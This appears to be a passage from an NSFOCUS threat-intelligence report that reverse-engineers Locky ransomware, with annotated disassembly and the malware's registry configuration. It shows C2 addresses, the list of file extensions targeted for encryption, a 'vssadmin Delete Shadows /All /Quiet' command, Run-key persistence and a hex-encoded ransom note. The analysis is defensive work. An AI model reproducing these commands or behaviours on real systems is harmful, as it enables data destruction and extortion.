004030F0    8B45 E8         mov eax,dword ptr ss:[ebp-0x18]
004030F3    EB 02           jmp short svchost.004030F7
004030F5    33C0            xor eax,eax
// 获取本地语言信息
004056E5    53              push ebx
004056E6    33DB            xor ebx,ebx
004056E8    895D FC         mov dword ptr ss:[ebp-0x4],ebx
004056EB    FF15 EC004100   call dword ptr ds:[<&KERNEL32.WideCharTo>;
 kernel32.GetUserDefaultUILanguage
```

```
004056F1    6A 20              push 0x20
004056F3    8D4D DC            lea ecx,dword ptr ss:[ebp-0x24]
004056F6    51                 push ecx
004056F7    0FB7C0             movzx eax,ax
004056FA    6A 59              push 0x59
004056FC    50                 push eax
004056FD    FF15 E8004100      call dword ptr ds:[<&KERNEL32.CloseHandl>;
    kernel32.GetLocaleInfoA
00405703    C746 14 0F00000>mov dword ptr ds:[esi+0x14],0xF
0040570A    895E 10            mov dword ptr ds:[esi+0x10],ebx
// 拼接 http 请求信息
00403160    8D85 24FEFFFF      lea eax,dword ptr ss:[ebp-0x1DC]
00403166    68 CC284100        push svchost.004128CC                ; ASCII "id="
0040316B    50                 push eax
0040316C    C645 FC 06         mov byte ptr ss:[ebp-0x4],0x6
00403170    E8 BB120000        call svchost.00404430
00403175    68 042A4100        push svchost.00412A04          ; ASCII "&act=getkey&affid="
0040317A    50                 push eax
0040317B    8D85 5CFEFFFF      lea eax,dword ptr ss:[ebp-0x1A4]
00403181    C645 FC 07         mov byte ptr ss:[ebp-0x4],0x7
......
0040318E    8DBD 94FEFFFF      lea edi,dword ptr ss:[ebp-0x16C]
00403194    C645 FC 08         mov byte ptr ss:[ebp-0x4],0x8
00403198    E8 44130000        call svchost.004044E1
0040319D    68 FC294100        push svchost.004129FC                ; ASCII "&lang="
004031A2    50                 push eax
......
004031B6    8DBD D0FDFFFF      lea edi,dword ptr ss:[ebp-0x230]
004031BC    C645 FC 0A         mov byte ptr ss:[ebp-0x4],0xA
004031C0    E8 1C130000        call svchost.004044E1
004031C5    68 F4294100        push svchost.004129F4                ; ASCII "&corp="
004031CA    50                 push eax
004031CB    8D85 60FDFFFF      lea eax,dword ptr ss:[ebp-0x2A0]
......
004031E1    50                 push eax
004031E2    8D85 08FEFFFF      lea eax,dword ptr ss:[ebp-0x1F8]
004031E8    C645 FC 0C         mov byte ptr ss:[ebp-0x4],0xC
004031EC    E8 B9120000        call svchost.004044AA
004031F1    C645 FC 0D         mov byte ptr ss:[ebp-0x4],0xD
004031F5    68 EC294100        push svchost.004129EC                ; ASCII "&serv="
```

```
004031FA    50                  push eax
.....
0040320B    8D85 40FEFFFF       lea eax,dword ptr ss:[ebp-0x1C0]
00403211    C645 FC 0E          mov byte ptr ss:[ebp-0x4],0xE
00403215    E8 90120000         call svchost.004044AA
0040321A    68 E4294100         push svchost.004129E4                   ; ASCII "&os="
0040321F    50                  push eax
.....
00403234    8DBD 78FEFFFF       lea edi,dword ptr ss:[ebp-0x188]
0040323A    C645 FC 10          mov byte ptr ss:[ebp-0x4],0x10
0040323E    E8 9E120000         call svchost.004044E1
00403243    68 DC294100         push svchost.004129DC                   ; ASCII "&sp="
00403248    50                  push eax
.....
0040325D    8DBD D4FCFFFF       lea edi,dword ptr ss:[ebp-0x32C]
00403263    C645 FC 12          mov byte ptr ss:[ebp-0x4],0x12
00403267    E8 75120000         call svchost.004044E1
0040326C    68 D4294100         push svchost.004129D4                   ; ASCII "&x64="
00403271    50                  push eax
=============================================================
0018F94C    00551488    ASCII
"id=70EB9D1A3625EB45&act=getkey&affid=1&lang=zh&corp=0&serv=0&os=Windows+7&sp=1
"
// 上传信息拼接完成之后，对其进行 hash 计算
00406713    8D45 EC             lea eax,dword ptr ss:[ebp-0x14]
00406716    50                  push eax
00406717    897D EC             mov dword ptr ss:[ebp-0x14],edi
0040671A    FF15 48004100       call dword ptr ds:[<&ADVAPI32.RegCreateK>;
advapi32.CryptAcquireContextA
00406720    85C0                test eax,eax
00406722    75 09               jnz short svchost.0040672D
.....
00405D59    68 03800000         push 0x8003
00405D5E    50                  push eax
00405D5F    FF15 24004100       call dword ptr ds:[<&ADVAPI32.CryptEncry>; advapi32.Crypt
CreateHash
00405D65    85C0                test eax,eax
00405D67    75 1E               jnz short svchost.00405D87
.....
00405C54    51                  push ecx                                ; cryptsp.73D75687
00405C55    50                  push eax
```

```
00405C56    FF36              push dword ptr ds:[esi]
00405C58    FF15 18004100     call dword ptr ds:[<&ADVAPI32.RegOpenKey>; advapi32.CryptHashData
00405C5E    85C0              test eax,eax
00405C60    75 1E             jnz short svchost.00405C80
.....
00406741    57                push edi
00406742    50                push eax
00406743    FF15 50004100     call dword ptr ds:[<&ADVAPI32.CryptDestr>;
 advapi32.CryptReleaseContext
00406749    8B06              mov eax,dword ptr ds:[esi]
0040674B    A3 FC794100       mov dword ptr ds:[0x4179FC],eax
.....
00406758    FF75 EC           push dword ptr ss:[ebp-0x14]
0040675B    FF15 50004100     call dword ptr ds:[<&ADVAPI32.CryptDestr>;
advapi32.CryptReleaseContext
00406761    8B5D 0C           mov ebx,dword ptr ss:[ebp+0xC]
00406764    397B 10           cmp dword ptr ds:[ebx+0x10],edi
00406767    0F84 02010000     je svchost.0040686F
// 获取 ip 地址列表，拼接 http 请求信息：85.25.138.187、31.41.47.37、188.138.88.184
00406A06    68 942C4100       push svchost.00412C94                ; ASCII "http://"
00406A0B    50                push eax
00406A0C    8D5D 8C           lea ebx,dword ptr ss:[ebp-0x74]
00406A0F    E8 1CDAFFFF       call svchost.00404430                ;
ip 地址拼接   ASCII "http://188.138.88.184"
00406A14    59                pop ecx
00406A15    59                pop ecx
00406A16    68 882C4100       push svchost.00412C88                ; ASCII "/main.php"
00406A1B    50                push eax
00406A1C    8D85 60FFFFFF     lea eax,dword ptr ss:[ebp-0xA0]
00406A22    C645 FC 08        mov byte ptr ss:[ebp-0x4],0x8
00406A26    E8 7FDAFFFF       call svchost.004044AA   ;
    ASCII http://188.138.88.184/main.php
// http 请求信息，获取加密 pubkey 等信息
004060F7    53                push ebx
004060F8    6A 01             push 0x1
004060FA    53                push ebx
004060FB    FF15 48024100     call dword ptr ds:[<&msvcrt._strdup>]      ;
    wininet.InternetOpenA
00406101    8BF8              mov edi,eax
.....
```

```
00406145    893D F4794100    mov dword ptr ds:[0x4179F4],edi
0040614B    BF 30750000      mov edi,0x7530
00406150    891D F8794100    mov dword ptr ds:[0x4179F8],ebx
00406156    897C24 20        mov dword ptr ss:[esp+0x20],edi
0040615A    FFD6             call esi                          ; wininet.InternetSetOptionA
0040615C    6A 04            push 0x4
0040615E    8D4424 14        lea eax,dword ptr ss:[esp+0x14]
.....
00406163    6A 05            push 0x5
00406165    FF35 F4794100    push dword ptr ds:[0x4179F4]
0040616B    897C24 20        mov dword ptr ss:[esp+0x20],edi
0040616F    FFD6             call esi                          ; wininet.InternetSetOptionA
00406171    6A 04            push 0x4
.....
00406178    6A 03            push 0x3
0040617A    FF35 F4794100    push dword ptr ds:[0x4179F4]
00406180    C74424 20 01000>mov dword ptr ss:[esp+0x20],0x1
00406188    FFD6             call esi                          ; wininet.InternetSetOptionA
0040618A    6A 04            push 0x4
0040618C    8D4424 14        lea eax,dword ptr ss:[esp+0x14]
.....
00406191    6A 49            push 0x49
00406193    FF35 F4794100    push dword ptr ds:[0x4179F4]
00406199    BF 00080000      mov edi,0x800
0040619E    897C24 20        mov dword ptr ss:[esp+0x20],edi
004061A2    FFD6             call esi                          ; wininet.InternetSetOptionA
004061A4    6A 04            push 0x4
004061A6    8D4424 14        lea eax,dword ptr ss:[esp+0x14]
.....
004061AD    FF35 F4794100    push dword ptr ds:[0x4179F4]
004061B3    897C24 20        mov dword ptr ss:[esp+0x20],edi
004061B7    FFD6             call esi                          ; wininet.InternetSetOptionA
004061B9    FF7424 7C        push dword ptr ss:[esp+0x7C]
004061BD    8D4424 38        lea eax,dword ptr ss:[esp+0x38]
.....
004061F9    53               push ebx
004061FA    53               push ebx
004061FB    68 602C4100      push svchost.00412C60             ; ASCII "HTTP/1.1"
00406200    FFB424 98000000  push dword ptr ss:[esp+0x98]
00406207    68 9C2C4100      push svchost.00412C9C             ; ASCII "POST"
```

```
0040620C    51                  push ecx
0040620D    FF15 54024100       call dword ptr ds:[<&msvcrt._except_hand>; wininet.HttpOpe
nRequestA
.....
004062B3    53                  push ebx
004062B4    6A 4D               push 0x4D
004062B6    57                  push edi
004062B7    FFD6                call esi                        ; wininet.InternetSetOptionA
004062B9    8B75 10             mov esi,dword ptr ss:[ebp+0x10]
.....
004063AE    53                  push ebx
004063AF    53                  push ebx
004063B0    57                  push edi
004063B1    FF15 68024100       call dword ptr ds:[<&msvcrt._exit>]          ;
    wininet.HttpSendRequestA
004063B7    85C0                test eax,eax
.....
00406485    03C6                add eax,esi
00406487    50                  push eax
00406488    57                  push edi
00406489    FF15 74024100       call dword ptr ds:[0x410274]        ; wininet.InternetReadFile
0040648F    85C0                test eax,eax
00406491    74 34               je short svchost.004064C7
00406493    395C24 10           cmp dword ptr ss:[esp+0x10],ebx
.....
0040650A    FF7424 2C           push dword ptr ss:[esp+0x2C]
0040650E    8B35 4C024100       mov esi,dword ptr ds:[<&msvcrt.__p__fmod>;
    wininet.InternetCloseHandle
00406514    FFD6                call esi
00406516    397C24 34           cmp dword ptr ss:[esp+0x34],edi
// 对 http 返回信息进行解密，之后进行 hash 计算
00405D59    68 03800000         push 0x8003
00405D5E    50                  push eax                        ; svchost.004179FC
00405D5F    FF15 24004100       call dword ptr ds:[<&ADVAPI32.CryptEncry>;
    advapi32.CryptCreateHash
00405D65    85C0                test eax,eax                    ; svchost.004179FC
.....
00405C52    6A 00               push 0x0
00405C54    51                  push ecx                        ; cryptsp.73D75687
00405C55    50                  push eax
00405C56    FF36                push dword ptr ds:[esi]
```

```
00405C58    FF15 18004100    call dword ptr ds:[<&ADVAPI32.RegOpenKey>;
    advapi32.CryptHashData
00405C5E    85C0             test eax,eax
// 设置注册表信息 id
004045D3    52               push edx
004045D4    6A 01            push 0x1
004045D6    6A 00            push 0x0
004045D8    51               push ecx
004045D9    FF30             push dword ptr ds:[eax]
004045DB    FF15 38004100    call dword ptr ds:[<&ADVAPI32.CryptRelea>;
    advapi32.RegSetValueExA
004045E1    85C0             test eax,eax
=====================================================
0018FC2C    000000D0   |hKey = 0xD0
0018FC30    0018FC4C   |ValueName = "id"
0018FC34    00000000   |Reserved = 0x0
0018FC38    00000001   |ValueType = REG_SZ
0018FC3C    00551380   |Buffer = 00551380        ; 70EB9D1A3625EB45 硬盘序列号 hash
0018FC40    00000011   \BufSize = 11 (17.)
0018FC44    00416C78   svchost.00416C78
// 设置注册表 pubkey
00403E3E    53               push ebx
00403E3F    68 C02A4100      push svchost.00412AC0                  ; 异止祥
00403E44    FF75 EC          push dword ptr ss:[ebp-0x14]
00403E47    FF15 38004100    call dword ptr ds:[<&ADVAPI32.CryptRelea>;
    advapi32.RegSetValueExA
00403E4D    3BC3             cmp eax,ebx
=========================================================
0018FC70    000000D0   |hKey = 0xD0
0018FC74    00412AC0   |ValueName = "pubkey"
0018FC78    00000000   |Reserved = 0x0
0018FC7C    00000003   |ValueType = REG_BINARY
0018FC80    00552370   |Buffer = 00552370                       ; 网络上获取的数据
0018FC84    00002F68   \BufSize = 2F68 (12136.)
// 获取 paytext 信息
00403F63    8D85 DCFDFFFF    lea eax,dword ptr ss:[ebp-0x224]
00403F69    68 CC284100      push svchost.004128CC                  ; ASCII "id="
00403F6E    50               push eax
00403F6F    BB 786C4100      mov ebx,svchost.00416C78
00403F74    C645 FC 0E       mov byte ptr ss:[ebp-0x4],0xE
```

```
00403F78    E8 B3040000     call svchost.00404430
00403F7D    59              pop ecx                         ; svchost.004128CC
00403F7E    59              pop ecx                         ; svchost.004128CC
00403F7F    68 182B4100     push svchost.00412B18           ; ASCII "&act=gettext&lang="
00403F84    50              push eax
00403F85    8D85 14FEFFFF   lea eax,dword ptr ss:[ebp-0x1EC]
// 设置注册表 paytext
0040402D    50              push eax                        ; svchost.0040F0FA
0040402E    6A 03           push 0x3
00404030    6A 00           push 0x0
00404032    68 C82A4100     push svchost.00412AC8           ; ASCII "paytext"
00404037    FF75 EC         push dword ptr ss:[ebp-0x14]
0040403A    FF15 38004100   call dword ptr ds:[<&ADVAPI32.CryptRelea>;
    advapi32.RegSetValueExA
00404040    85C0            test eax,eax                    ; svchost.0040F0FA
00404042    74 17           je short svchost.0040405B
00404044    8945 AC         mov dword ptr ss:[ebp-0x54],eax ; svchost.0040F0FA
// 获取磁盘信息，创建线程加密文件
004078A4    55              push ebp
004078A5    8BEC            mov ebp,esp
004078A7    51              push ecx                        ; svchost.00408A1D
004078A8    51              push ecx                        ; svchost.00408A1D
004078A9    53              push ebx                        ; ntdll_12.77A8FA6F
004078AA    56              push esi                        ; svchost.0041034C
004078AB    57              push edi                        ; svchost.00416D20
004078AC    FF15 A0004100   call dword ptr ds:[<&GDI32.LPtoDP>] ;
    kernel32.GetLogicalDrives
004078B2    6A 02           push 0x2
004078B4    8BF8            mov edi,eax
004078B6    B3 02           mov bl,0x2
.....
004078DF    66:8945 FE      mov word ptr ss:[ebp-0x2],ax
004078E3    8D45 F8         lea eax,dword ptr ss:[ebp-0x8]
004078E6    50              push eax
004078E7    FF15 A4004100   call dword ptr ds:[<&GDI32.SetRectRgn>] ;
    kernel32.GetDriveTypeW
004078ED    83F8 03         cmp eax,0x3
.....
00402D35    50              push eax
00402D36    53              push ebx
```

```
00402D37    C745 FC 0100000>mov dword ptr ss:[ebp-0x4],0x1
00402D3E    FF75 EC         push dword ptr ss:[ebp-0x14]
00402D41    68 7E2C4000     push svchost.00402C7E
00402D46    53              push ebx
00402D47    53              push ebx
00402D48    FF15 1C014100   call dword ptr ds:[<&KERNEL32.GetStartup>;
    kernel32.CreateThread
00402D4E    895D E4         mov dword ptr ss:[ebp-0x1C],ebx
============================================================
0018EF44    00000000  |pSecurity = NULL
0018EF48    00000000  |StackSize = 0x0
0018EF4C    00402C7E  |ThreadFunction = svchost.00402C7E
0018EF50    00551400  |pThreadParm = 00551400
0018EF54    00000000  |CreationFlags = 0
0018EF58    0018EF74  \pThreadId = 0018EF74
// 遍历系统文件对特殊扩展名的文件进行加密
00407564    8D8D 14FDFFFF   lea ecx,dword ptr ss:[ebp-0x2EC]
0040756A    51              push ecx                        ; KernelBa.773C31FA
0040756B    50              push eax
0040756C    FF15 F4004100   call dword ptr ds:[<&KERNEL32.GetProcAdd>;
    kernel32.FindFirstFileW
00407572    8985 64FFFFFF   mov dword ptr ss:[ebp-0x9C],eax
00407578    8365 FC 00      and dword ptr ss:[ebp-0x4],0x0
0040757C    6A 01           push 0x1
0040757E    33FF            xor edi,edi
.....
0040760D    33F6            xor esi,esi
0040760F    FFB6 406C4100   push dword ptr ds:[esi+0x416C40]        ; Windows
00407615    8D85 40FDFFFF   lea eax,dword ptr ss:[ebp-0x2C0]
0040761B    50              push eax
.....
004076AD    894D E4         mov dword ptr ss:[ebp-0x1C],ecx     ; KernelBa.773C31FA
004076B0    8945 E8         mov dword ptr ss:[ebp-0x18],eax
004076B3    8B3CF5 A0224100 mov edi,dword ptr ds:[esi*8+0x4122A0]   ; wallet.dat
004076BA    8BC7            mov eax,edi
004076BC    8D50 02         lea edx,dword ptr ds:[eax+0x2]
.....
004077B5    50              push eax
004077B6    FFB5 64FFFFFF   push dword ptr ss:[ebp-0x9C]
004077BC    FF15 9C004100   call dword ptr ds:[<&GDI32.RectVisible>] ;
```

```
    kernel32.FindNextFileW
004077C2    85C0              test  eax,eax
004077C4  ^ 0F85  D9FDFFFF    jnz  svchost.004075A3
004077CA    83BD  64FFFFFF F>cmp  dword  ptr  ss:[ebp-0x9C],-0x1
004077D1    74  0C            je  short  svchost.004077DF
004077D3    FFB5  64FFFFFF    push  dword  ptr  ss:[ebp-0x9C]
004077D9    FF15  F0004100    call  dword  ptr  ds:[<&KERNEL32.lstrcpyA>] ;
      kernel32.FindClose
004077DF    8B4D  F4          mov  ecx,dword  ptr  ss:[ebp-0xC]
004077E2    5F                pop  edi
============================================================
00412E48  .m4u...m3u...mid...wma...flv...3g2...mkv...3gp...mp4...mov...avi
00412EC8  ...asf...mpeg..vob...mpg...wmv...fla...swf...wav...mp3...qcow2..
00412F48  .vdi...vmdk..vmx...gpg...aes...ARC...PAQ...tar.bz2...tbk...bak..
00412FC8  .tar...tgz...gz..7z..rar...zip...djv...djvu..svg...bmp...png...g
00413048  if...raw...cgm...jpeg..jpg...tif...tiff..NEF...psd...cmd...bat..
004130C8  .sh..class...jar...java..rb..asp...cs..brd...sch...dch...dip...p
00413148  l..vbs...vb..js..h...asm...pas...cpp...c...php...ldf...mdf...ibd
004131C8  ...MYI...MYD...frm...odb...dbf...db..mdb...sql...SQLITEDB..SQLIT
00413248  E3...asc...lay6..lay...ms11  (Security  copy)..ms11..sldm..sldx..p
004132C8  psm..ppsx..ppam..docb..mml...sxm...otg...odg...uop...potx..potm.
00413348  .pptx..pptm..std...sxd...pot...pps...sti...sxi...otp...odp...wb2
004133C8  ...123...wks...wk1...xltx..xltm..xlsx..xlsm..xlsb..slk...xlw...x
00413448  lt...xlm...xlc...dif...stc...sxc...ots...ods...hwp...602...dotm.
004134C8  .dotx..docm..docx..DOT...3dm...max...3ds...xml...txt...CSV...uot
00413548  ...RTF...pdf...XLS...PPT...stw...sxw...ott...odt...DOC...pem...p
004135C8  12...csr...crt...key..wallet.dat..\*.
// 删除系统还原点配置信息
00405973    51                push  ecx
00405974    53                push  ebx
00405975    53                push  ebx
00405976    6A  50            push  0x50
00405978    53                push  ebx
00405979    53                push  ebx
0040597A    53                push  ebx
0040597B    50                push  eax
0040597C    53                push  ebx
0040597D    FF15  D0004100    call  dword  ptr  ds:[<&GDI32.PtInRegion>]  ;
      kernel32.CreateProcessW
00405983    85C0              test  eax,eax
```

```
00405985    75 12              jnz short svchost.00405999
============================================================
0018EF08    00000000  |ModuleFileName = NULL
0018EF0C    00551488  |CommandLine = "vssadmin.exe Delete Shadows /All /Quiet"
0018EF10    00000000  |pProcessSecurity = NULL
0018EF14    00000000  |pThreadSecurity = NULL
0018EF18    00000000  |InheritHandles = FALSE
0018EF1C    00000050  |CreationFlags = CREATE_NEW_CONSOLE|IDLE_PRIORITY_CLASS
0018EF20    00000000  |pEnvironment = NULL
0018EF24    00000000  |CurrentDir = NULL
0018EF28    0018EF3C  |pStartupInfo = 0018EF3C
0018EF2C    0018EF80  \pProcessInfo = 0018EF80
// 创建启动项
00404085    68 802B4100        push svchost.00412B80                    ;
ASCII "Software\Microsoft\Windows\CurrentVersion\Run"
0040408A    68 01000080        push 0x80000001
0040408F    FF15 44004100      call dword ptr ds:[<&ADVAPI32.FreeSid>]   ;
    advapi32.RegOpenKeyExA
00404095    85C0               test eax,eax
.....
00404751    8B45 08            mov eax,dword ptr ss:[ebp+0x8]
00404754    56                 push esi
00404755    6A 01              push 0x1
00404757    6A 00              push 0x0
00404759    51                 push ecx
0040475A    FF30               push dword ptr ds:[eax]                  ;
    svchost.0040E903
0040475C    FF15 2C004100      call dword ptr ds:[<&ADVAPI32.CryptAcqui>;
    advapi32.RegSetValueExW
00404762    85C0               test eax,eax
============================================================
0018EF58    0040E903  |hKey = 0x40E903
0018EF5C    0018EF78  |ValueName = "Locky"
0018EF60    00000000  |Reserved = 0x0
0018EF64    00000001  |ValueType = REG_SZ
0018EF68    0018EF04  |Buffer = 0018EF04
0018EF6C    00000002  \BufSize = 0x2
0018EF70    00416D20  svchost.00416D20
0018EF74    0041034C  svchost.0041034C
// 获取本地服务信息
```

```
00407930    6A 02              push 0x2
00407932    FF15 08024100      call dword ptr ds:[<&msvcrt._mbscmp>]      ;
    mpr.WNetOpenEnumW
00407938    85C0               test eax,eax
0040793A    0F85 80000000      jnz svchost.004079C0
00407940    56                 push esi                                   ;
    mpr.WNetEnumResourceW
00407941    8B35 FC014100      mov esi,dword ptr ds:[<&VERSION.GetFileV>;
    mpr.WNetEnumResourceW
00407947    EB 4B              jmp short svchost.00407994
00407949    849D 00F8FFFF      test byte ptr ss:[ebp-0x800],bl
0040794F    74 16              je short svchost.00407967
// 解密完成之后，设置 completed
00404102    6A 04              push 0x4
00404104    8D45 B8            lea eax,dword ptr ss:[ebp-0x48]
00404107    50                 push eax
00404108    6A 04              push 0x4
0040410A    6A 00              push 0x0
0040410C    C645 FC 16         mov byte ptr ss:[ebp-0x4],0x16
00404110    68 D02A4100        push svchost.00412AD0                      ; ASCII "completed"
00404115    FF75 EC            push dword ptr ss:[ebp-0x14]               ; svchost.004040D6
00404118    C745 B8 0100000>mov dword ptr ss:[ebp-0x48],0x1
0040411F    FF15 38004100      call dword ptr ds:[<&ADVAPI32.CryptRelea>;
    advapi32.RegSetValueExA
00404125    85C0               test eax,eax
```

Locky 配置

代码：

```
// locky 配置信息：
[HKEY_CURRENT_USER\Software\Locky]
"id"="70EB9D1A3625EB45"
"pubkey"=hex:06,02,00,00,00,a4,00,00,52,53,41,31,00,08,00,00,01,00,01,00,45,22,\
  d9,4c,f9,cf,7a,5d,77,43,b1,97,5d,b6,bc,c8,61,cb,57,ac,8c,6f,9d,e1,62,b3,5b,\
  52,8b,63,d9,bf,7d,b5,ec,7b,7b,be,3a,8b,1d,ee,ca,16,cd,6f,e6,24,3f,fc,5a,dc,\
  b1,cb,fa,02,fb,e4,f5,76,6f,21,af,30,d2,a7,c4,ec,4d,9d,d7,44,77,db,6f,4f,b1,\
  47,77,d5,b6,28,85,b8,ae,51,10,51,97,74,bc,62,5e,ce,fa,13,dc,ba,29,42,53,c8,\
  26,2a,38,ca,24,77,81,fa,04,aa,a0,1b,df,2e,e0,d9,b1,33,bd,45,91,86,bc,d4,56,\
  f9,0c,a1,c2,8f,dc,44,7c,21,e9,e3,65,dd,e3,e1,52,42,ac,4f,b2,ff,56,f4,71,c2,\
  e5,16,63,42,84,68,02,1f,93,3d,35,bc,17,3a,48,d0,2e,7b,a3,02,26,25,97,cd,2f,\
```

```
    39,6b,95,58,b1,da,f7,eb,35,d9,04,2d,af,ce,64,96,96,d6,d6,16,a4,80,09,bc,04,\
    85,38,66,09,5e,a5,bf,26,a5,1a,3a,e5,02,a7,a0,84,ce,f9,d8,fe,7a,b8,bd,d9,3a,\
    62,71,e5,86,44,85,17,10,98,e8,77,b8,43,b0,7d,db,71,a8,61,3e,af,6b,80,4b,f5,\
    c9,ff,f4,cb
"paytext"=hex:ef,bb,bf,2e,2b,2b,3d,24,24,2d,24,3d,7e,5f,0d,0a,7c,2a,7c,3d,2a,\
    5f,2d,2b,0d,0a,2b,3d,7e,24,2e,2a,7c,7e,0d,0a,24,7e,24,2d,2d,7e,0d,0a,20,20,\
    20,20,20,20,20,20,20,20,20,21,21,21,e9,87,8d,e8,a6,81,e8,b3,87,e8,a8,8a,\
    20,21,21,21,21,0d,0a,0d,0a,e6,82,a8,e7,9a,84,e6,89,80,e6,9c,89,e6,aa,94,e5,\
    b7,b2,e8,a2,ab,52,53,41,2d,32,30,34,38,20,e5,92,8c,41,45,53,2d,31,32,38,e6,\
    9a,97,e7,a2,bc,e9,80,b2,e8,a1,8c,e4,ba,86,e5,8a,a0,e5,af,86,e3,80,82,0d,0a,\
    e6,ac,b2,e7,8d,b2,e5,8f,96,e6,9b,b4,e5,a4,9a,e9,97,9c,e6,96,bc,52,53,41,e7,\
    9a,84,e8,b3,87,e8,a8,8a,ef,bc,8c,e8,ab,8b,e5,8f,83,e9,96,b1,ef,bc,9a,0d,0a,\
    20,20,20,20,68,74,74,70,3a,2f,2f,7a,68,2e,77,69,6b,69,70,65,64,69,61,2e,6f,\
    72,67,2f,77,69,6b,69,2f,52,53,41,e5,8a,a0,e5,af,86,e6,bc,94,e7,ae,97,e6,b3,\
    95,0d,0a,20,20,20,20,68,74,74,70,3a,2f,2f,7a,68,2e,77,69,6b,69,70,65,64,69,\
    61,2e,6f,72,67,2f,77,69,6b,69,2f,e9,ab,98,e7,ba,a7,e5,8a,a0,e5,af,86,e6,a0,\
    87,e5,87,86,0d,0a,0d,0a,e5,8f,aa,e6,9c,89,e6,88,91,e5,80,91,e7,9a,84,e6,a9,\
    9f,e5,af,86,e4,bc,ba,e6,9c,8d,e5,99,a8,e4,b8,8a,e7,9a,84,e7,a7,81,e4,ba,ba,\
    e9,87,91,e9,91,b0,e5,92,8c,e8,a7,a3,e5,af,86,e7,a8,8b,e5,bc,8f,e6,89,8d,e8,\
    83,bd,e8,a7,a3,e5,af,86,e6,82,a8,e7,9a,84,e6,aa,94,e3,80,82,0d,0a,e5,a6,82,\
    e8,a6,81,e6,8e,a5,e6,94,b6,e6,82,a8,e7,9a,84,e7,a7,81,e4,ba,ba,e9,87,91,e9,\
    91,b0,ef,bc,8c,e8,ab,8b,e9,bb,9e,e6,93,8a,e4,bb,a5,e4,b8,8b,e5,85,b6,e4,b8,\
    ad,e4,b8,80,e5,80,8b,e9,80,a3,e7,b5,90,ef,bc,9a,0d,0a,20,20,20,20,31,2e,20,\
    68,74,74,70,3a,2f,2f,33,32,6b,6c,32,72,77,73,6a,76,71,6a,65,75,69,37,2e,74,\
    6f,72,32,77,65,62,2e,6f,72,67,2f,37,30,45,42,39,44,31,41,33,36,32,35,45,42,\
    34,35,0d,0a,20,20,20,20,32,2e,20,68,74,74,70,3a,2f,2f,33,32,6b,6c,32,72,77,\
    73,6a,76,71,6a,65,75,69,37,2e,6f,6e,69,6f,6e,2e,74,6f,2f,37,30,45,42,39,44,\
    31,41,33,36,32,35,45,42,34,35,0d,0a,20,20,20,20,33,2e,20,68,74,74,70,3a,2f,\
    2f,33,32,6b,6c,32,72,77,73,6a,76,71,6a,65,75,69,37,2e,6f,6e,69,6f,6e,2e,63,\
    61,62,2f,37,30,45,42,39,44,31,41,33,36,32,35,45,42,34,35,0d,0a,0d,0a,e5,a6,\
    82,e6,9e,9c,e4,bb,a5,e4,b8,8a,e4,bd,8d,e5,9d,80,e9,83,bd,e7,84,a1,e6,b3,95,\
    e6,89,93,e9,96,8b,ef,bc,8c,e8,ab,8b,e6,8c,89,e7,85,a7,e4,bb,a5,e4,b8,8b,e6,\
    ad,a5,e9,a9,9f,e6,93,8d,e4,bd,9c,ef,bc,9a,0d,0a,20,20,20,20,31,2e,20,e4,b8,\
    8b,e8,bc,89,e4,b8,a6,e5,ae,89,e8,a3,9d,e6,b4,8b,e8,94,a5,e6,b5,81,e8,a6,bd,\
    e5,99,a8,ef,bc,88,54,6f,72,20,42,72,6f,77,73,65,72,ef,bc,89,3a,20,68,74,74,\
    70,73,3a,2f,2f,77,77,77,2e,74,6f,72,70,72,6f,6a,65,63,74,2e,6f,72,67,2f,64,\
    6f,77,6e,6c,6f,61,64,2f,64,6f,77,6e,6c,6f,61,64,2d,65,61,73,79,2e,68,74,6d,\
    6c,0d,0a,20,20,20,20,32,2e,e5,ae,89,e8,a3,9d,e6,88,90,e5,8a,9f,e5,be,8c,ef,\
    bc,8c,e9,81,8b,e8,a1,8c,e6,b5,81,e8,a6,bd,e5,99,a8,ef,bc,8c,e7,ad,89,e5,be,\
    85,e5,88,9d,e5,a7,8b,e5,8c,96,e3,80,82,0d,0a,20,20,20,20,33,2e,20,e5,9c,a8,\
```

```
52      e4,bd,8d,e5,9d,80,e6,ac,84,e8,bc,b8,e5,85,a5,3a,20,33,32,6b,6c,32,72,77,73,\
53      6a,76,71,6a,65,75,69,37,2e,6f,6e,69,6f,6e,2f,37,30,45,42,39,44,31,41,33,36,\
54      32,35,45,42,34,35,0d,0a,20,20,20,20,34,2e,e6,8c,89,e7,85,a7,e7,b6,b2,e7,ab,\
55      99,e4,b8,8a,e7,9a,84,e8,aa,aa,e6,98,8e,e9,80,b2,e8,a1,8c,e6,93,8d,e4,bd,9c,\
56      e3,80,82,0d,0a,0d,0a,21,21,21,20,e6,82,a8,e7,9a,84,e5,80,8b,e4,ba,ba,e8,ad,\
57      98,e5,88,a5,49,44,3a,20,37,30,45,42,39,44,31,41,33,36,32,35,45,42,34,35,20,\
58      21,21,21,0d,0a,2a,3d,24,2b,24,3d,2e,3d,24,2e,3d,2d,0d,0a,7c,7e,5f,2d,3d,2e,\
59      2d,3d,0d,0a,2d,24,24,7e,24,2d,0d,0a
60  // 自启动：
61  [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
62  "Locky"="C:\\Users\\bassx\\AppData\\Local\\Temp\\svchost.exe"
```

威胁情报

SECURITY

威胁情报的获取及响应都体现了防御能力的建设程度，威胁情报服务体系至少包含了威胁监测及响应、数据分析及整理、业务情报及交付、风险评估及咨询、安全托管及应用等各个方面，涉及研究、产品、服务、运营及营销的各个环节，绿盟科技通过研究、云端、产品、服务等立体的应急响应体系，向企业和组织及时提供威胁情报，并持续对对匿名者攻击事件进行关注，保障客户业务的顺畅运行。

如果您对我们提供的内容有任何疑问，或者需要了解更多的信息，可以随时通过在微博、微信中搜索绿盟科技联系我们，欢迎您的垂询！

关于绿盟科技

NSFOCUS

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测/防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。